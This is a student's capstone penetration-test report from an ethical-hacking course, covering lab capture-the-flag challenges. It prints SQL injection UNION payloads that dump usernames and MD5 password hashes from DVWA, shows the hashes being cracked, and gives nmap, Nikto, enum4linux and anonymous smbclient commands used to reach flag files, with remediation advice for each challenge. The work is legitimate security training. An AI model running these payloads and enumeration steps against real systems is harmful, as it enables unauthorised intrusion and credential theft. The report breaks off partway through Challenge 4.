

Final Capstone Activity

Submitted By: Shuseel Baral

Objectives

For this Final Capstone Activity, you will conduct a complete penetration test starting with reconnaissance and then launching exploits against vulnerabilities that you have discovered. Finally, you will propose remediation for the exploits.

This assessment is in the form of a cybersecurity capture the flag exercise. You will use your ethical hacking skills to locate files that contain flag values. You will then report the flag values that you found as part of the assessment.

In this simulation of an ethical hacking engagement, you will use tools to exploit vulnerabilities that you discover to reach a goal. This can entail a trial-and-error approach that requires persistence and may include a degree of struggle. For your own skill development, working through this struggle can be productive. If you are completely stuck, ask your instructor for assistance.

- **Challenge 1** – Use SQL injection to find a flag file.
- **Challenge 2** – Use web server vulnerabilities to investigate directories and find a flag file.
- **Challenge 3** – Exploit open Samba shares to access a flag file.
- **Challenge 4** – Analyze a Wireshark capture file to find the location of a file containing flag information.

Background / Scenario

You have been hired to conduct a penetration test for a customer. At the conclusion of the test, the customer has requested a complete report that includes any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. You have access to hosts on the 10.5.5.0 and 192.168.0.0/24 networks.

Required Resources

- Kali VM customized for the Ethical Hacker course

Instructions

Challenge 1: SQL Injection

Total points: 25


In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file with Challenge 1 code and use **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

Step 1: Preliminary setup


- a. Open a browser and go to the website at 10.5.5.12.

Note: If you experience issues accessing the website, remove the "https://" prefix from the IP address in the browser's address bar.

Final Capstone Activity



- b. Login with the credential's **admin/password**.



- c. Set the DVWA security level to **low** and click **Submit**.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Logout



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as 'high'.

Low

▼

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

Step 2: Retrieve the user credentials for Bob Smith's account.

- Identify the table that contains usernames and passwords.
 - Go to the "SQL Injection" tab from the sidebar and enter the following SQL command in the "User ID" textbox and submit it.

1' OR 1=1 UNION SELECT table_name,null from information_schema.tables#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

Vulnerability: SQL Injection

User ID:

Submit

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

- ii. As the attached image below shows that we have many table names, and one of the table names is "users". There is a potential chance that the table **users** must contain usernames and passwords.

```
ID: 1' OR 1=1 UNION SELECT table_name,null from information_schema.tables#
First name: guestbook
Surname:

ID: 1' OR 1=1 UNION SELECT table_name,null from information_schema.tables#
First name: users
Surname:

ID: 1' OR 1=1 UNION SELECT table_name,null from information_schema.tables#
First name: columns_priv
Surname:

ID: 1' OR 1=1 UNION SELECT table_name,null from information_schema.tables#
First name: db
Surname:

ID: 1' OR 1=1 UNION SELECT table_name,null from information_schema.tables#
First name: event
Surname:
```

b. Locate a vulnerable input form that will allow you to inject SQL commands.

Here is the vulnerable input that allows us to inject SQL commands.

1' or 1=1 #

c. Retrieve the username and the password hash for Bob Smith's account.

- i. Use the following SQL command to identify the column names, including usernames and passwords, from the users table.

1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #

SQL Injection	ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' # First name: Pablo Surname: Picasso
SQL Injection (Blind)	ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' # First name: Bob Surname: Smith
XSS (Reflected)	ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: user_id
XSS (Stored)	ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: first_name
DVWA Security	ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: last_name
PHP Info	ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: user
About	ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: password
Logout	ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: avatar
	ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: last_login
	ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' # First name: 1 Surname: failed_login

- ii. From the result can be found that **user** and **password** are the columns including username and password. Now run the following command to find the username and password hash of Bob Smith's account.

1' OR 1=1 UNION SELECT user, password FROM users #

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Logout

User ID:

ID: 1' OR 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

- iii. Here I have found that the username and password hash for Bob Smith's account are **'smithy'** and **'5f4dcc3b5aa765d61d8327deb882cf99'**

Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack **Bob Smith's** password.

What is the password of **Bob Smith's** account?

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99

I'm not a robot

reCAPTCHA is changing its Terms of Service. [Take action.](#)

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

The password cracking tool shows the password for Bob Smith's account is "password".

Step 4: Locate and open the file with the Challenge 1 code.

- a. Log into **192.168.0.10** as **Bob Smith**.

```
(kali㉿kali)-[~]  
$ ssh smithy@192.168.0.10  
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.  
RSA key fingerprint is: SHA256:BQHm5EoHX9GCiOLuVscegPXLQ0suPs+E9d/rrJB84rk  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.0.10' (RSA) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
smithy@192.168.0.10's password:  
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.
```

- b. Locate and open the flag file in the user's home directory.

```
smithy@metasploitable:~$ ls  
my_passwords.txt  
smithy@metasploitable:~$ cat my_passwords.txt  
Congratulations!  
You found the flag for Challenge 1!  
The code for this challenge is 8748wf8J.  
  
smithy@metasploitable:~$ █
```

What is the name of the file with the code?

The name of the file is "my_passwords.txt".

What is the message contained in the file? Enter the code that you find in the file.

The following is the message contained in the file.

```
Congratulations!  
You found the flag for Challenge 1!  
The code for this challenge is 8748wf8J.
```

Step 5: Research and propose SQL attack remediation

What are five remediation methods for preventing SQL injection exploits?

1. Never trust the user input; always validate all user input before it reaches the database. It is the first line of defense against SQL attacks.
2. Use the prepared statements along with parameterized queries that force the developer to define all SQL code first and pass in each parameter to the query later. Parameterized queries separate user input from SQL logic with neutralizing any injected syntax.
3. Apply the principle of least privilege, allow only the privileges to the application or the user that are required. If not required, do not allow writing, updating, or deleting the data from the database.
4. Validate the values even if they are retrieved from the list provided by the application to verify whether the query will only request the data from the legal or expected table or column names, that makes sure unvalidated user input doesn't end up in the query.
5. Deploy a Web Application Firewall (WAF) that will analyze the incoming traffic and block malicious requests, including SQL attacks, before they reach the application code or the database.

Challenge 2: Web Server Vulnerabilities

Total points: 25

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.

In this challenge, you will locate the flag file in a vulnerable directory on a web server.

Step 1: Preliminary setup

- a. If not already, log into the server at 10.5.5.12 with the **admin/password** credentials.
- b. Set the application security level to low.

Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation.

- i. Perform reconnaissance on the server to find directories where indexing was found.
- ii. Run the following “Nikto” command for reconnaissance on the server “10.5.5.12”

```
$nikto -h 10.5.5.12 -o scan_result_10.5.5.12.htm
```

← → ↻ Ⓞ File /home/kali/scan_result_10.5.5.12.htm	
Test Links	http://10.5.5.12:80/ http://10.5.5.12:80/
References	https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
URI	/
HTTP Method	HEAD
Description	Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
Test Links	http://10.5.5.12:80/ http://10.5.5.12:80/
References	
URI	/config/
HTTP Method	GET
Description	/config/: Directory indexing found.
Test Links	http://10.5.5.12:80/config/ http://10.5.5.12:80/config/
References	
URI	/config/
HTTP Method	GET
Description	/config/: Configuration information may be available remotely.
Test Links	http://10.5.5.12:80/config/ http://10.5.5.12:80/config/
References	
URI	/docs/
HTTP Method	GET
Description	/docs/: Directory indexing found.
Test Links	http://10.5.5.12:80/docs/ http://10.5.5.12:80/docs/
References	

Which directories can be accessed through a web browser to list the files and subdirectories that they contain?


From the Nikto scan result, we can find two subdirectories, “/config/” and “/docs/”, including the files.

Step 3: View the files contained in each directory to find the db_form.html file.

Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories.

In which two subdirectories can you look for the file?

Two subdirectories, “/config/” and “/docs/”, we can look for the files




Index of /config

Name	Last modified	Size	Description
Parent Directory	-	-	-
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80

What is the filename with the Challenge 2 code?

The file “db_form.html” includes the Challenge 2 code.



Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: **aWe-4975**

Which subdirectory held the file?

The “/docs/” subdirectory held the file.

What is the message contained in the flag file? Enter the code that you find in the file.

The file includes the following message.

```
Great work!  
You found the flag file for Challenge 2!  
The code for this flag is: aWe-4975
```

Step 4: Research and propose directory listing exploit remediation.

What are two remediation methods for preventing directory listing exploits?

1. Disable directory listings in the web server configuration for all paths located under the root directory.
2. Add the default index file into each directory that the web server will display instead of returning a directory listing.

Answers may vary, but include: Configure your web server to prevent directory listings for all paths beneath the web root. Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.

Challenge 3: Exploit open SMB Server Shares

Total points: 25

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.

Step 1: Scan for potential targets running SMB.

Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.

Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services?

1. Scan the LAN 10.5.5.0/24 using the following nmap command.

```
# nmap --open 10.5.5.0/24
```



```
(kali㉿Kali)-[~]  
$ sudo su  
(root㉿Kali)-[/home/kali]  
# nmap --open 10.5.5.0/24  
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-04 10:21 UTC
```

2. Since SMB services use the ports 139 and 445, the host **10.5.5.14** provides SMB services.

```
Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.0000030s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 02:42:0A:05:05:0E (Unknown)
```

Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

Use the **enum4linux** tool to locate the shares that can be accessed by anonymous users.

```
# enum4linux -a 10.5.5.14
```

```
(root@Kali)-[/home/kali]
# enum4linux -a 10.5.5.14
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan  4 10:52:19 2026

===== ( Target Information ) =====

Target ..... 10.5.5.14
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.5.5.14 ) =====
```

What shares are listed on the SMB server? Which ones are accessible without a valid user login?

The following shares are listed on the SMB server.

```
homes, IPC$, print$, workfiles
```

```
( Share Enumeration on 10.5.5.14 )
```

Sharename	Type	Comment
homes	Disk	All home directories
workfiles	Disk	Confidential Workfiles
print\$	Disk	Printer Drivers
IPC\$	IPC	IPC Service (Samba 4.9.5-Debian)

Reconnecting with SMB1 for workgroup listing.

Found the shares “**workfiles**, **print\$**, and **IPC\$**” are accessible without a valid user login after trying to log in to each share using smbclient.

```
# smbclient //10.5.5.14/homes -N
# smbclient //10.5.5.14/workfiles -N
# smbclient //10.5.5.14/print$ -N
# smbclient //10.5.5.14/IPC$ -N
```

```
(root@Kali)-[/home/kali]
# smbclient //10.5.5.14/homes -N
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

(root@Kali)-[/home/kali]
# smbclient //10.5.5.14/workfiles -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

```
(root@Kali)-[/home/kali]
# smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> exit

(root@Kali)-[/home/kali]
# smbclient //10.5.5.14/IPC$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> 
```

Step 3: Investigate each shared directory to find the file.

Use the SMB-native client to access the drive shares on the SMB server. Use the `dir`, `ls`, `cd`, and other commands to find subdirectories and files.

Locate the file with the Challenge 3 code. Download the file and open it locally.

In which share is the file found?

The `print$` share includes the files.

```
(root@Kali)-[/home/kali]
# smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls

.                D            0  Mon Aug 14 09:42:06 2023
..               D            0  Mon Aug 30 05:00:05 2021
IA64             D            0  Mon Sep  2 13:39:42 2019
x64             D            0  Mon Aug 30 05:00:05 2021
W32X86          D            0  Mon Aug 30 05:00:05 2021
W32MIPS         D            0  Mon Sep  2 13:39:42 2019
W32ALPHA        D            0  Mon Sep  2 13:39:42 2019
COLOR           D            0  Mon Sep  2 13:39:42 2019
W32PPC          D            0  Mon Sep  2 13:39:42 2019
WIN40           D            0  Mon Sep  2 13:39:42 2019
OTHER           D            0  Fri Oct  8 00:00:00 2021
color           D            0  Mon Aug 30 05:00:05 2021

38497656 blocks of size 1024. 4656080 blocks available
smb: \> 
```

What is the name of the file with the Challenge 3 code?

The file `"sxij42.txt"` may have the challenge 3 code.


```
smb: \OTHER\> ls
.                D          0   Fri Oct  8 00:00:00 2021
..               D          0   Mon Aug 14 09:42:06 2023
sxij42.txt       N        103  Tue Oct 12 00:00:00 2021

38497656 blocks of size 1024. 4648820 blocks available
```

Enter the code for Challenge 3 below.

Here is the challenge 3 code: NWS39691

```
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (3.0 KiloBytes/sec) (average 3.0 KiloBytes/sec)
smb: \OTHER\> exit

(root@Kali)-[/home/kali]
# ls
CVE-2019-15107  Public          external.gnmap  ip_list.txt    scan_results.htm
Desktop        Templates       external.nmap  kali-archive-keyring_2020.2_all.deb scan_results.txt
Documents      Videos         external.xml   mitm-saved.pcap scan_results2.txt
Downloads      badfile.txt     floder1        packetdump.pcap sxij42.txt
IP_list.txt    cracked.txt     folder         pw_hashes.txt  text_file.txt
Music          external-service.gnmap folder2        scan_result_10.5.5.12.htm wreath
OTHER          external-service.nmap folder3        scan_results.csv
Pictures       external-service.xml folder4

(root@Kali)-[/home/kali]
# cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWS39691.
```

Step 4: Research and propose SMB attack remediation.

What are two remediation methods for preventing SMB servers from being accessed?

1. Implement strong network access controls, like firewalls and segmentation, to block unwanted traffic to the network.
2. Enforce strong SMB security settings like signing, encryption, and disabling SMBv1 to secure the legitimate incoming connections.

Challenge 4: Analyze a .pcap file to find information.

Total Points: 25

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.


```
(kali@Kali)-[~]
$ cd Downloads

(kali@Kali)-[~/Downloads]
$ ls
SA.pcap  'SpiderFoot(1).cfg'  SpiderFoot.cfg  google-chrome-stable_current_amd64.deb

(kali@Kali)-[~/Downloads]
$
```

Step 1: Find and analyze the SA.pcap file.

Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code



What is the IP address of the target computer?

The IP address of the target computer is "10.5.5.11".


What directories on the target are revealed in the PCAP?

The following directories were revealed by the PCAP.

```
/styles/
/test/
/data HTTP/
/webservicess/
/includes HTTP/
/passwords HTTP/
/javascript/
```

Step 2: Use a web browser to display the contents of the directories on the target computer.

Use a web browser to investigate the URLs listed in the Wireshark output. Find the file with the code for Challenge 4.



Name	Last modified	Size	Description
Parent Directory	-	-	-
user_accounts.xml	2012-05-14 00:00	5.5K	

